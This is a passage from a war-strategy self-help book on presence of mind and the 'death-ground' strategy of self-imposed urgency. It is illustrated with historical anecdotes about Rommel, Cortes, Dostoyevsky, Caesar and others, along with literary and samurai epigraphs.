mind's ability to come to your aid in difficult situations but also on the speed with which this happens. Waiting until the next day to think of the right action to take does you no good at all. "Speed" here means responding to circumstances with rapidity and making lightning-quick decisions. This power is often read as a kind of intuition, what the Germans call "*Fingerspitzengefuhl*" (fingertip feel). Erwin Rommel, who led the German tank campaign in North Africa during World War II, had great fingertip feel. He could sense when the Allies would attack and from what direction. In choosing a line of advance, he had an uncanny feel for his enemy's weakness; at the start of a battle, he could intuit his enemy's strategy before it unfolded.

To Rommel's men their general seemed to have a genius for war, and he did possess a quicker mind than most. But Rommel also did things to enhance his quickness, things that reinforced his feel for battle. First, he devoured information about the enemy--from details about its weaponry to the psychological traits of the opposing general. Second, he made himself an expert in tank technology, so that he could get the most out of his equipment. Third, he not only memorized maps of the North African desert but would fly over it, at great risk, to get a bird's-eye view of the battlefield. Finally, he personalized his relationship with his men. He always had a sense of their morale and knew exactly what he could expect from them.

Rommel didn't just study his men, his tanks, the terrain, and the enemy--he got inside their skin, understood the spirit that animated them, what made them tick. Having felt his way into these things, in battle he entered a state of mind in which he did not have to think consciously of the situation. The totality of what was going on was in his blood, at his fingertips. He had *Fingerspitzengefuhl*.


Whether or not you have the mind of a Rommel, there are things you can do to help you respond faster and bring out that intuitive feel that all animals possess. Deep knowledge of the terrain will let you process information faster than your enemy, a tremendous advantage. Getting a feel for the spirit of men and material, thinking your way into them instead of looking at them from outside, will help to put you in a different frame of mind, less conscious and forced, more unconscious and intuitive. Get your mind into the habit of making lightning-quick decisions, trusting your fingertip feel. Your mind will advance in a kind of mental blitzkrieg, moving past your opponents before they realize what has hit them.

Finally, do not think of presence of mind as a quality useful only in periods of adversity, something to switch on and off as you need it. Cultivate it as an everyday condition. Confidence, fearlessness, and self-reliance are as crucial in times of peace as in times of war. Franklin Delano Roosevelt showed his tremendous mental toughness and grace under pressure not only during the crises of the Depression and World War II but in everyday situations--in his dealings with his family, his cabinet, his own polio-racked body. The better you get at the game of war, the more your warrior frame of mind will do for you in daily life. When a crisis does come, your mind will already be calm and prepared. Once presence of mind becomes a habit, it will never abandon you.

> *The man with centre has calm, unprejudiced judgment. He knows what is important, what unimportant. He meets realilty serenely and with detachment keeping his sense of proportion. The* Hara no aru hito [*man with centre*] *faces life calmly, is tranquil, ready for anything.... Nothing upsets him. If suddenly fire breaks out and people begin to shout in wild confusion* [*he*] *does the right thing immediately and quietly, he ascertains the direction of the wind, rescues what is most important, fetches water, and behaves unhesitatingly in the way the emergency demands. The* Hara no nai hito *is the opposite of all this. The* Hara no nai hito *applies to the man without calm judgment. He lacks the measure which should be second nature. Therefore he reacts haphazardly and subectively, arbitrarily and capriciously. He cannot distinguish between important and*

unimportant, essential and unessential. His judgment is not based upon facts but on temporary conditions and rests on subjective foundations, such as moods, whims, "nerves." The Hara no nai hito *is easily startled, is nervous, not because he is particularly sensitive but because he lacks that inner axis which would prevent his being thrown off centre and which would enable him to deal with situations realistically....* Hara [*centre, belly*] *is only in slight measure innate. It is above all the result of persistent self-training and discipline, in fact the fruit of responsible, individual development. That is what the Japanese means when he speaks of the* Hara no dekita hito *, the man who has accomplished or finished his belly, that is, himself: for he is mature. If this development does not take place, we have the* Hara no dekita inai hito, *someone who has not developed, who has remained immature, who is too young in the psychological sense. The Japanese also say* Hara no dekita inai hito wa hito no ue ni tatsu koto ga dekinai: *the man who has not finished his belly cannot stand above others (is not fit for leadership).*

HARA: THE VITAL CENTRE, KARLFRIED GRAF VON DURCKHEIM, 1962



Authority: A great part of courage is the courage of having done the thing before.

--Ralph Waldo Emerson (1803-82)

REVERSAL

It is never good to lose your presence of mind, but you can use those moments when it is under threat to know how to act in the future. You must find a way to put yourself in the thick of battle, then watch yourself in action. Look for your own weaknesses, and think about how to compensate for them. People who have never lost their presence of mind are actually in danger: someday they will be taken by surprise, and the fall will be harsh. All great generals, from Julius Caesar to Patton, have at some point lost their nerve and then have been the stronger for winning it back. The more you have lost your balance, the more you will know about how to right yourself.

You do not want to lose your presence of mind in key situations, but it is a wise course to find a way to make your enemies lose theirs. Take what throws you off balance and impose it on them. Make them act before they are ready. Surprise them--nothing is more unsettling than the unexpected need to act. Find their weakness, what makes them emotional, and give them a double dose of it. The more emotional you can make them, the farther you will push them off course.

CREATE A SENSE OF URGENCY AND DESPERATION

THE DEATH-GROUND STRATEGY

You are your own worst enemy. You waste precious time dreaming of the future instead of engaging in the present. Since nothing seems urgent to you, you are only half involved in what you do. The only way to change is through action and outside pressure. Put yourself in situations where you have too much at stake to waste time or resources--if you cannot afford to lose, you won't. Cut your ties to the past; enter unknown territory where you must depend on your wits and energy to see you through. Place yourself on "death ground," where your back is against the wall and you have to fight like hell to get out alive.

> *Cortes ran all that aground with the ten ships. Cuba, to be sure, was still there, in the blue sea, with its farms, its cows and its tame Indians; but the way to Cuba was no longer through sunny blue waves, rocked in soft idleness, oblivious of danger and endeavor; it was through Motecucuma's court, which had to be conquered by ruse, by force, or by both; through a sea of warlike Indians who ate their prisoners and donned their skins as trophies; at the stroke of their chief's masterly hand, the five hundred men had lost that flow of vital memories and hopes which linked up their souls with their mother-island; at one stroke, their backs had been withered and had lost all sense of life. Henceforward, for them, all life was ahead, towards those forbidding peaks which rose gigantically on the horizon as if to bar all access to what was now not merely their ambition, but their only possible aim--Mexico, mysterious and powerful behind the conflicting tribes.*
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> *HERNAN CORTES: CONQUEROR OF MEXICO*, SALVADOR DE MADARIAGA, 1942

THE NO-RETURN TACTIC

In 1504 an ambitious nineteen-year-old Spaniard named Hernan Cortes gave up his studies in law and sailed for his country's colonies in the New World. Stopping first in Santo Domingo (the island today comprising Haiti and the Dominican Republic), then in Cuba, he soon heard about a land to the west called Mexico--an empire teeming with gold and dominated by the Aztecs, with their magnificent highland capital of Tenochtitlan. From then on, Cortes had just one thought: someday he would conquer and settle the land of Mexico.

Over the next ten years, Cortes slowly rose through the ranks, eventually becoming secretary to the Spanish governor of Cuba and then the king's treasurer for the island. In his own mind, though, he was merely biding his time. He waited patiently while Spain sent other men to Mexico, many of them never to return.

Finally, in 1518, the governor of Cuba, Diego de Velazquez, made Cortes the leader of an expedition to discover what had happened to these earlier explorers, find gold, and lay the groundwork for the country's conquest. Velazquez wanted to make that future conquest himself, however, so for this expedition he wanted a man he could control, and he soon developed doubts about Cortes--the man was clever, perhaps too much so. Word reached Cortes that the governor was having second thoughts about sending him to Mexico. Deciding to give Velazquez no time to nurse his misgivings, he managed to slip out of Cuba in the middle of the night with eleven ships. He would explain himself to the governor later.

The expedition landed on Mexico's east coast in March 1519. Over the next few months, Cortes put his plans to work--founding the town of Veracruz, forging alliances with local tribes who hated the

Aztecs, and making initial contact with the Aztec emperor, whose capital lay some 250 miles to the west. But one problem plagued the conquistador: among the 500 soldiers who had sailed with him from Cuba were a handful who had been placed there by Velazquez to act as spies and make trouble for him if he exceeded his authority. These Velazquez loyalists accused Cortes of mismanaging the gold that he was collecting, and when it became clear that he intended to conquer Mexico, they spread rumors that he was insane--an all-too-convincing accusation to make about a man planning to lead 500 men against half a million Aztecs, fierce warriors known to eat their prisoners' flesh and wear the skins as trophies. A rational man would take the gold they had, return to Cuba, and come back later with an army. Why stay in this forbidding land, with its diseases and its lack of creature comforts, when they were so heavily outnumbered? Why not sail for Cuba, back home where their farms, their wives, and the good life awaited them?

Cortes did what he could with these troublemakers, bribing some, keeping a close eye on others. Meanwhile he worked to build a strong enough rapport with the rest of his men that the grumblers could do no harm. All seemed well until the night of July 30, when Cortes was awoken by a Spanish sailor who, begging for mercy, confessed that he had joined in a plot to steal a ship and return that very evening to Cuba, where the conspirators would tell Velazquez about Cortes's goal of conquering Mexico on his own.

> *Meditation on inevitable death should be performed daily. Every day when one's body and mind are at peace, one should meditate upon being ripped apart by arrows, rifles, spears and swords, being carried away by surging waves, being thrown into the midst of a great fire, bring struck by lightning, being shaken to death by a great earthquake, falling from thousand-foot cliffs, dying of disease or committing seppuku at the death of one's master. And every day without fail one should consider himself as dead.*
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> *HAGAKURE: THE BOOK OF THE SAMURAI*, YAMAMOTO TSUNETOMO, 1659-1720

Cortes sensed that this was the decisive moment of the expedition. He could easily squash the conspiracy, but there would be others. His men were a rough lot, and their minds were on gold, Cuba, their families--anything but fighting the Aztecs. He could not conquer an empire with men so divided and untrustworthy, but how to fill them with the energy and focus for the immense task he faced? Thinking this through, he decided to take swift action. He seized the conspirators and had the two ringleaders hanged. Next, he bribed his pilots to bore holes in all of the ships and then announce that worms had eaten through the boards of the vessels, making them unseaworthy.

Pretending to be upset at the news, Cortes ordered what was salvageable from the ships to be taken ashore and then the hulls to be sunk. The pilots complied, but not enough holes had been bored, and only five of the ships went down. The story of the worms was plausible enough, and the soldiers accepted the news of the five ships with equanimity. But when a few days later more ships were run aground and only one was left afloat, it was clear to them that Cortes had arranged the whole thing. When he called a meeting, their mood was mutinous and murderous.

This was no time for subtlety. Cortes addressed his men: he was responsible for the disaster, he admitted; he had ordered it done, but now there was no turning back. They could hang him, but they were surrounded by hostile Indians and had no ships; divided and leaderless, they would perish. The only alternative was to follow him to Tenochtitlan. Only by conquering the Aztecs, by becoming lords of Mexico, could they get back to Cuba alive. To reach Tenochtitlan they would have to fight with utter intensity. They would have to be unified; any dissension would lead to defeat and a terrible death. The situation was desperate, but if the men fought desperately in turn, Cortes guaranteed that he

would lead them to victory. Since the army was so small in number, the glory and riches would be all the greater. Any cowards not up to the challenge could sail the one remaining ship home.

There is something in war that drives so deeply into you that death ceases to be the enemy, merely another participant in a game you don't wish to end.

PHANTOM OVER VIETNAM, JOHN TROTTI, USMC, 1984

No one accepted the offer, and the last ship was run aground. Over the next months, Cortes kept his army away from Veracruz and the coast. Their attention was focused on Tenochtitlan, the heart of the Aztec empire. The grumbling, the self-interest, and the greed all disappeared. Understanding the danger of their situation, the conquistadors fought ruthlessly. Some two years after the destruction of the Spanish ships, and with the help of their Indian allies, Cortes's army laid siege to Tenochtitlan and conquered the Aztec empire.

"You don't have time for this display, you fool," he said in a severe tone. "This, whatever you're doing now, may be your last act on earth. It may very well be your last battle. There is no power which could guarantee that you are going to live one more minute...." "...Acts have power," he said, "Especially when the person acting knows that those acts are his last battle. There is a strange consuming happiness in acting with the full knowledge that whatever one is doing may very well be one's last act on earth. I recommend that you reconsider your life and bring your acts into that light.... Focus your attention on the link between you and your death, without remorse or sadness or worrying. Focus your attention on the fact you don't have time and let your acts flow accordingly. Let each of your acts be your last battle on earth. Only under those conditions will your acts have their rightful power. Otherwise they will be, for as long as you live, the acts of a timid man." "Is it so terrible to be a timid man?" "No. It isn't if you are going to be immortal, but if you are going to die there is not time for timidity, simply because timidity makes you cling to something that exists only in your thoughts. It soothes you while everything is at a lull, but then the awesome, mysterious world will open its mouth for you, as it will open for every one of us, and then you will realize that your sure ways were not sure at all. Being timid prevents us from examining and exploiting our lot as men."

JOURNEY TO IXTLAN: THE LESSONS OF DON JUAN, CARLOS CASTANEDA, 1972

Interpretation

On the night of the conspiracy, Cortes had to think fast. What was the root of the problem he faced? It was not Velazquez's spies, or the hostile Aztecs, or the incredible odds against him. The root of the problem was his own men and the ships in the harbor. His soldiers were divided in heart and mind. They were thinking about the wrong things--their wives, their dreams of gold, their plans for the future. And in the backs of their minds there was always an escape route: if this conquest business went badly, they could go home. Those ships in the harbor were more than just transportation; they represented Cuba, the freedom to leave, the ability to send for reinforcements--so many possibilities.

For the soldiers the ships were a crutch, something to fall back on if things got ugly. Once Cortes had identified the problem, the solution was simple: destroy the ships. By putting his men in a desperate place, he would make them fight with utmost intensity.

A sense of urgency comes from a powerful connection to the present. Instead of dreaming of rescue or hoping for a better future, you have to face the issue at hand. Fail and you perish. People who involve themselves completely in the immediate problem are intimidating; because they are

focusing so intensely, they seem more powerful than they are. Their sense of urgency multiplies their strength and gives them momentum. Instead of five hundred men, Cortes suddenly had the weight of a much larger army at his back.

Like Cortes you must locate the root of your problem. It is not the people around you; it is yourself, and the spirit with which you face the world. In the back of your mind, you keep an escape route, a crutch, something to turn to if things go bad. Maybe it is some wealthy relative you can count on to buy your way out; maybe it is some grand opportunity on the horizon, the endless vistas of time that seem to be before you; maybe it is a familiar job or a comfortable relationship that is always there if you fail. Just as Cortes's men saw their ships as insurance, you may see this fallback as a blessing--but in fact it is a curse. It divides you. Because you think you have options, you never involve yourself deeply enough in one thing to do it thoroughly, and you never quite get what you want. Sometimes you need to run your ships aground, burn them, and leave yourself just one option: succeed or go down. Make the burning of your ships as real as possible--get rid of your safety net. Sometimes you have to become a little desperate to get anywhere.

The ancient commanders of armies, who well knew the powerful influence of necessity, and how it inspired the soldiers with the most desperate courage, neglected nothing to subject their men to such a pressure.

--Niccolo Machiavelli (1469-1527)

THE DEATH-AT-YOUR-HEELS TACTIC

In 1845 the writer Fyodor Dostoyevsky, then twenty-four, shook the Russian literary world with the publication of his first novel, *Poor Folk*. He became the toast of St. Petersburg society. But something about his early fame seemed empty to him. He drifted into the fringes of left-wing politics, attending meetings of various socialist and radical groups. One of these groups centered on the charismatic Mikhail Petrashevsky.

Three years later, in 1848, revolution broke out all across Europe. Inspired by what was happening in the West, Russian radical groups like Petrashevsky's talked of following suit. But agents of Czar Nicholas I had infiltrated many of these groups, and reports were written about the wild things being discussed at Petrashevsky's house, including talk of inciting peasant revolts. Dostoyevsky was fervent about freeing the serfs, and on April 23, 1849, he and twenty-three other members of the Petrashevsky group were arrested.

After eight months of languishing in jail, the prisoners were awakened one cold morning and told that today they would finally hear their sentences. A few months' exile was the usual punishment for their crime; soon, they thought, their ordeal would be over.

They were bundled into carriages and driven through the icy streets of St. Petersburg. Emerging from the carriages into Semyonovsky Square, they were greeted by a priest; behind him they could see rows of soldiers and, behind the soldiers, thousands of spectators. They were led toward a scaffold covered in black cloth at the center of the square. In front of the scaffold were three posts, and to the side was a line of carts laden with coffins.

Lord Naoshige said, "The Way of the Samurai is in desperateness. Ten men or more cannot kill such a man. Common sense will not accomplish great things. Simply become insane and desperate."

HAGAKURE: THE BOOK OF THE SAMURAI, YAMAMOTO TSUNETOMO, 1659-1720

Dostoyevsky could not believe what he saw. "It's not possible that they mean to execute us," he

whispered to his neighbor. They were marched to the scaffold and placed in two lines. It was an unbelievably cold day, and the prisoners were wearing the light clothes they'd been arrested in back in April. A drumroll sounded. An officer came forward to read their sentences: "All of the accused are guilty as charged of intending to overthrow the national order, and are therefore condemned to death before a firing squad." The prisoners were too stunned to speak.

As the officer read out the individual charges and sentences, Dostoyevsky found himself staring at the golden spire of a nearby church and at the sunlight bouncing off it. The gleams of light disappeared as a cloud passed overhead, and the thought occurred to him that he was about to pass into darkness just as quickly, and forever. Suddenly he had another thought: If I do *not* die, if I am *not* killed, my life will suddenly seem endless, a whole eternity, each minute a century. I will take account of everything that passes--I will not waste a second of life again.

The prisoners were given hooded shirts. The priest came forward to read them their last rites and hear their confessions. They said good-bye to one another. The first three to be shot were tied to the posts, and the hoods were pulled over their faces. Dostoyevsky stood in the front, in the next group to go. The soldiers raised their rifles, took aim--and suddenly a carriage came galloping into the square. A man got out with an envelope. At the last second, the czar had commuted their death sentences.

It had long been known, of course, that a man who, through disciplined training, had relinquished any desire or hope for survival and had only one goal--the destruction of his enemy--could be a redoubtable opponent and a truly formidable fighter who neither asked nor offered any quarter once his weapon had been unsheathed. In this way, a seemingly ordinary man who, by the force of circumstances rather than by profession, had been placed in the position of having to make a desperate choice, could prove dangerous, even to a skilled fencing master. One famous episode, for example, concerns a teacher of swordsmanship who was asked by a superior to surrender a servant guilty of an offense punishable by death. This teacher, wishing to test a theory of his concerning the power of that condition we would call "desperation," challenged the doomed man to a duel. Knowing full well the irrevocability of his sentence, the servant was beyond caring one way or the other, and the ensuing duel proved that even a skilled fencer and teacher of the art could find himself in great difficulty when confronted by a man who, because of his acceptance of imminent death, could go to the limit (and even beyond) in his strategy, without a single hesitation or distracting consideration. The servant, in fact, fought like a man possessed, forcing his master to retreat until his back was almost to the wall. At last the teacher had to cut him down in a final effort, wherein the master's own desperation brought about the fullest coordination of his courage, skill, and determination.

SECRETS OF THE SAMURAI, OSCAR RATTI AND ADELE WESTBROOK, 1973

Later that morning, Dostoyevsky was told his new sentence: four years hard labor in Siberia, to be followed by a stint in the army. Barely affected, he wrote that day to his brother, "When I look back at the past and think of all the time I squandered in error and idleness,...then my heart bleeds. Life is a gift...every minute could have been an eternity of happiness! If youth only knew! Now my life will change; now I will be reborn."

A few days later, ten-pound shackles were put on Dostoyevsky's arms and legs--they would stay there for the length of his prison term--and he was carted off to Siberia. For the next four years, he endured the most abysmal prison conditions. Granted no writing privileges, he wrote novels in his head, memorized them. Finally, in 1857, still serving the army period of his sentence, he was allowed to start publishing his work. Where before he would torture himself over a page, spend half a day

idling it away in thought, now he wrote and wrote. Friends would see him walking the streets of St. Petersburg mumbling bits of dialogue to himself, lost in his characters and plots. His new motto was "Try to get as much done as possible in the shortest time."

Some pitied Dostoyevsky his time in prison. That made him angry; he was grateful for the experience and felt no bitterness. But for that December day in 1849, he felt, he would have wasted his life. Right up until his death, in 1881, he continued writing at a frantic pace, churning out novel after novel--*Crime and Punishment, The Possessed, The Brothers Karamazov*--as if each one were his last.

Interpretation

Czar Nicholas had decided to sentence the Petrashevsky radicals to hard labor soon after their arrest. But he wanted to teach them a harsher lesson as well, so he dreamed up the cruel theater of the death sentence, with its careful details--the priest, the hoods, the coffins, the last-second pardon. This, he thought, would really humble and humiliate them. In fact, some of the prisoners were driven insane by the events of that day. But the effect on Dostoyevsky was different: he had been afflicted for years with a sense of wandering, of feeling lost, of not knowing what to do with his time. An extremely sensitive man, that day he literally felt his own death deep in his bones. And he experienced his "pardon" as a rebirth.

The effect was permanent. For the rest of his life, Dostoyevsky would consciously bring himself back to that day, remembering his pledge never to waste another moment. Or, if he felt he had grown too comfortable and complacent, he would go to a casino and gamble away all his money. Poverty and debt were for him a kind of symbolic death, throwing him back on the possible nothingness of his life. In either case he would have to write, and not the way other novelists wrote--as if it were a pleasant little artistic career, with all its attendant delights of salons, lectures, and other frills. Dostoyevsky wrote as if his life were at stake, with an intense feeling of urgency and seriousness.

Death is impossible for us to fathom: it is so immense, so frightening, that we will do almost anything to avoid thinking about it. Society is organized to make death invisible, to keep it several steps removed. That distance may seem necessary for our comfort, but it comes with a terrible price: the illusion of limitless time, and a consequent lack of seriousness about daily life. We are running away from the one reality that faces us all.

As a warrior in life, you must turn this dynamic around: make the thought of death something not to escape but to embrace. Your days are numbered. Will you pass them half awake and halfhearted or will you live with a sense of urgency? Cruel theaters staged by a czar are unnecessary; death will come to you without them. Imagine it pressing in on you, leaving you no escape--for there *is* no escape. Feeling death at your heels will make all your actions more certain, more forceful. This could be your last throw of the dice: make it count.

While knowing that we will die someday, we think that all the others will die before us and that we will be the last to go. Death seems a long way off. Is this not shallow thinking? It is worthless and is only a joke within a dream.... Insofar as death is always at one's door, one should make sufficient effort and act quickly.

--Hagakure: The Book of the Samurai, *Yamamoto Tsunetomo (1659-1720)*

KEYS TO WARFARE

Quite often we feel somewhat lost in our actions. We could do this or that--we have many options, but none of them seem quite necessary. Our freedom is a burden--what do we do today, where do we go? Our daily patterns and routines help us to avoid feeling directionless, but there is always the niggling

thought that we could accomplish so much more. We waste so much time. Upon occasion all of us have felt a sense of urgency. Most often it is imposed from outside: we fall behind in our work, we inadvertently take on more than we can handle, responsibility for something is thrust into our hands. Now everything changes; no more freedom. We have to do this, we have to fix that. The surprise is always how much more spirited and more alive this makes us feel; now everything we do seems necessary. But eventually we go back to our normal patterns. And when that sense of urgency goes, we really do not know how to get it back.

Leaders of armies have thought about this subject since armies existed: how can soldiers be motivated, be made more aggressive, more desperate? Some generals have relied on fiery oratory, and those particularly good at it have had some success. But over two thousand years ago, the Chinese strategist Sun-tzu came to believe that listening to speeches, no matter how rousing, was too passive an experience to have an enduring effect. Instead Sun-tzu talked of a "death ground"--a place where an army is backed up against some geographical feature like a mountain, a river, or a forest and has no escape route. Without a way to retreat, Sun-tzu argued, an army fights with double or triple the spirit it would have on open terrain, because death is viscerally present. Sun-tzu advocated deliberately stationing soldiers on death ground to give them the desperate edge that makes men fight like the devil. That is what Cortes did in Mexico, and it is the only sure way to create a real fire in the belly. The world is ruled by necessity: People change their behavior only if they have to. They will feel urgency only if their lives depend on it.

> *Taking advantage of the opportunity, they began to question Han Hsin. "According to* The Art of War *, when one fights he should keep the hills to his right or rear, and bodies of water in front of him or to the left," they said. "Yet today you ordered us on the contrary to draw up ranks with our backs to the river, saying 'We shall defeat Chao and feast together!' We were opposed to the idea, and yet it has ended in victory. What sort of strategy is this?" "This is in* The Art of War *too," replied Han Hsin. "It is just that you have failed to notice it! Does it not say in* The Art of War *: 'Drive them into a fatal position and they will come out alive; place them in a hopeless spot and they will survive'? Moreover, I did not have at my disposal troops that I had trained and led from past times, but was forced, as the saying goes, to round up men from the market place and use them to fight with. Under such circumstances, if I had not placed them in a desperate situation where each man was obliged to fight for his own life, but had allowed them to remain in a safe place, they would have all run away. Then what good would they have been to me?" "Indeed!" his generals exclaimed in admiration. "We would never have thought of that."*
>
> *RECORDS OF THE HISTORIAN*, SZUMA CHIEN, CIRCA 145 B.C.-CIRCA 86 B.C.

Death ground is a psychological phenomenon that goes well beyond the battlefield: it is any set of circumstances in which you feel enclosed and without options. There is very real pressure at your back, and you cannot retreat. Time is running out. Failure--a form of psychic death--is staring you in the face. You must act or suffer the consequences.

Understand: we are creatures who are intimately tied to our environment--we respond viscerally to our circumstances and to the people around us. If our situation is easy and relaxed, if people are friendly and warm, our natural tension unwinds. We may even grow bored and tired; our environment is failing to challenge us, although we may not realize it. But put yourself in a high-stakes situation--a psychological death ground--and the dynamic changes. Your body responds to danger with a surge of energy; your mind focuses. Urgency is forced on you; you are compelled to waste no more time.

The trick is to use this effect deliberately from time to time, to practice it on yourself as a kind of

wake-up call. The following five actions are designed to put you on a psychological death ground. Reading and thinking about them won't work; you must put them into effect. They are forms of pressure to apply to yourself. Depending on whether you want a low-intensity jolt for regular use or a real shock, you can turn the level up or down. The scale is up to you.

Stake everything on a single throw. In 1937 the twenty-eight-year-old Lyndon B. Johnson--at the time the Texas director of the National Youth Administration--faced a dilemma. The Texas congressman James Buchanan had suddenly died. Since loyal Texan voters tended to return incumbents to office, a Texan congressional seat generally came available only every ten or twenty years--and Johnson wanted to be in Congress by the time he was thirty; he did not have ten years to wait. But he was very young and was virtually unknown in Buchanan's old district, the tenth. He would be facing political heavyweights whom voters would heavily favor. Why try something that seemed doomed to failure? Not only would the race be a waste of money, but the humiliation, if Johnson lost badly, could derail his long-term ambitions.

Unlimited possibilities are not suited to man; if they existed, his life would only dissolve in the boundless. To become strong, a man's life needs the limitations ordained by duty and voluntarily accepted. The individual attains significance as a free spirit only by surrounding himself with these limitations and by determining for himself what his duty is.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

Johnson considered all this--then decided to run. Over the next few weeks, he campaigned intensely, visiting the district's every backwater village and town, shaking the poorest farmer's hand, sitting in drugstores to meet people who had never come close to talking to a candidate before. He pulled every trick in the book--old-style rallies and barbecues, newfangled radio ads. He worked night and day--and hard. By the time the race was over, Johnson was in a hospital, being treated for exhaustion and appendicitis. But, in one of the great upsets in American political history, he had won.

By staking his future on one throw, Johnson put himself in a death-ground situation. His body and spirit responded with the energy he needed. Often we try too many things at one time, thinking that one of them will bring us success--but in these situations our minds are diffused, our efforts halfhearted. It is better to take on one daunting challenge, even one that others think foolish. Our future is at stake; we cannot afford to lose. So we don't.

Act before you are ready. In 49 B.C. a group of Roman senators, allied with Pompey and fearing the growing power of Julius Caesar, ordered the great general to disband his army or be considered a traitor to the Republic. When Caesar received this decree, he was in southern Gaul (modern-day France) with only five thousand men; the rest of his legions were far to the north, where he had been campaigning. He had no intention of obeying the decree--that would have been suicide--but it would be weeks before the bulk of his army could join him. Unwilling to wait, Caesar told his captains, "Let the die be cast," and he and his five thousand men crossed the Rubicon, the river marking the border between Gaul and Italy. Leading troops onto Italian soil meant war with Rome. Now there was no turning back; it was fight or die. Caesar was compelled to concentrate his forces, to not waste a single man, to act with speed, and to be as creative as possible. He marched on Rome. By seizing the initiative, he frightened the senators, forcing Pompey to flee.

Death is nothing, but to live defeated is to die every day.

NAPOLEON BONAPARTE, 1769-1821

When danger is greatest.--It is rare to break one's leg when in the course of life one is toiling upwards--it happens much more often when one starts to take things easy and to choose the easy paths.

FRIEDRICH NIETZSCHE, 1844-1900

We often wait too long to act, particularly when we face no outside pressure. It is sometimes better to act before you think you are ready--to force the issue and cross the Rubicon. Not only will you take your opponents by surprise, you will also have to make the most of your resources. You have committed yourself and cannot turn back. Under pressure your creativity will flourish. Do this often and you will develop your ability to think and act fast.

Enter new waters. The Hollywood studio MGM had been good to Joan Crawford: it had discovered her, made her a star, crafted her image. By the early 1940s, though, Crawford had had enough. It was all too comfortable; MGM kept casting her in the same kinds of roles, none of them a challenge. So, in 1943, Crawford did the unthinkable and asked out of her contract.

Be absolute for death; either death or life Shall thereby be the sweeter. Reason thus with life: If I do lose thee, I do lose a thing That none but fools would keep: a breath thou art, Servile to all the skyey influences, That dost this habituation, where thou keep'st, Hourly afflict: merely, thou art death's fool; For him thou labour'st by thy flight to shun And yet runn'st toward him still. Thou art not noble; For all the accommodations that thou bear'st Are nursed by baseness. Thou'rt by no means valiant; For thou dost fear the soft and tender fork Of a poor worm. Thy best of rest is sleep, And that thou oft provokest; yet grossly fear'st Thy death, which is no more.

MEASURE FOR MEASURE, WILLIAM SHAKESPEARE, 1564-1616

The consequences for Crawford could have been terrible; to challenge the studio system was considered highly unwise. Indeed, when she then signed up with Warner Brothers, predictably enough she was offered the same mediocre sorts of scripts. She turned them down. On the verge of being fired, she finally found the part she had been looking for: the title role in *Mildred Pierce*, which, however, she was not offered. Setting to work on the director, Michael Curtiz, she managed to change his mind and land the role. She gave the performance of her life, won her only Best Actress Oscar, and resurrected her career.

In leaving MGM, Crawford was taking a big chance. If she failed to succeed at Warner Brothers, and quickly, her career would be over. But Crawford thrived on risk. When she was challenged, when she felt on edge, she burst with energy and was at her best. Like Crawford, you sometimes have to force yourself onto death ground--leaving stale relationships and comfortable situations behind, cutting your ties to the past. If you give yourself no way out, you will have to make your new endeavor work. Leaving the past for unknown terrain is like a death--and feeling this finality will snap you back to life.

Make it "you against the world." Compared to sports like football, baseball is slow and has few outlets for aggression. This was a problem for the hitter Ted Williams, who played best when he was angry--when he felt that it was him against the world. Creating this mood on the field was difficult for Williams, but early on, he discovered a secret weapon: the press. He got into the habit of insulting sportswriters, whether just by refusing to cooperate with them or by verbally abusing them. The reporters returned the favor, writing scathing articles on his character, questioning his talent, trumpeting the slightest drop in his batting average. It was when Williams was hammered by the

press, though, that he played best. He would go on a hitting tear, as if to prove them wrong. In 1957, when he carried on a yearlong feud with the papers, he played perhaps his greatest season and won the batting title at what for a baseball player is the advanced age of forty. As one journalist wrote, "Hate seems to activate his reflexes like adrenaline stimulates the heart. Animosity is his fuel!"


For Williams the animosity of the press and, with the press, of the public, was a kind of constant pressure that he could read, hear, and feel. They hated him, they doubted him, they wanted to see him fail; he would show them. And he did. A fighting spirit needs a little edge, some anger and hatred to fuel it. So do not sit back and wait for people to get aggressive; irritate and infuriate them deliberately. Feeling cornered by a multitude of people who dislike you, you will fight like hell. Hatred is a powerful emotion. Remember: in any battle you are putting your name and reputation on the line; your enemies will relish your failure. Use that pressure to make yourself fight harder.

Keep yourself restless and unsatisfied. Napoleon had many qualities that made him perhaps history's greatest general, but the one that raised him to the heights and kept him there was his boundless energy. During campaigns he worked eighteen to twenty-hour days. If necessary, he would go without sleep for several days, yet sleeplessness rarely reduced his capacities. He would work in the bath, at the theater, during a dinner party. Keeping his eye on every detail of the war, he would ride endless miles on horseback without tiring or complaining.

> *O gentlemen, the time of life is short! To spend that shortness basely were too long, If life did ride upon a dial's point, Still ending at the arrival of an hour. An if we live, we live to tread on kings; If die, brave death, when princes die with us!*
>
> *KING HENRY IV, PART I*, WILLIAM SHAKESPEARE, 1564-1616

Certainly Napoleon had extraordinary endurance, but there was more to it than that: he never let himself rest, was never satisfied. In 1796, in his first real position of command, he led the French to a remarkable victory in Italy, then immediately went on another campaign, this time in Egypt. There, unhappy with the way the war was going and with a lack of political power that he felt was cutting into his control over military affairs, he returned to France and conspired to become first consul. This achieved, he immediately set out on his second Italian campaign. And on he went, immersing himself in new wars, new challenges, that required him to call on his limitless energy. If he did not meet the crisis, he would perish.

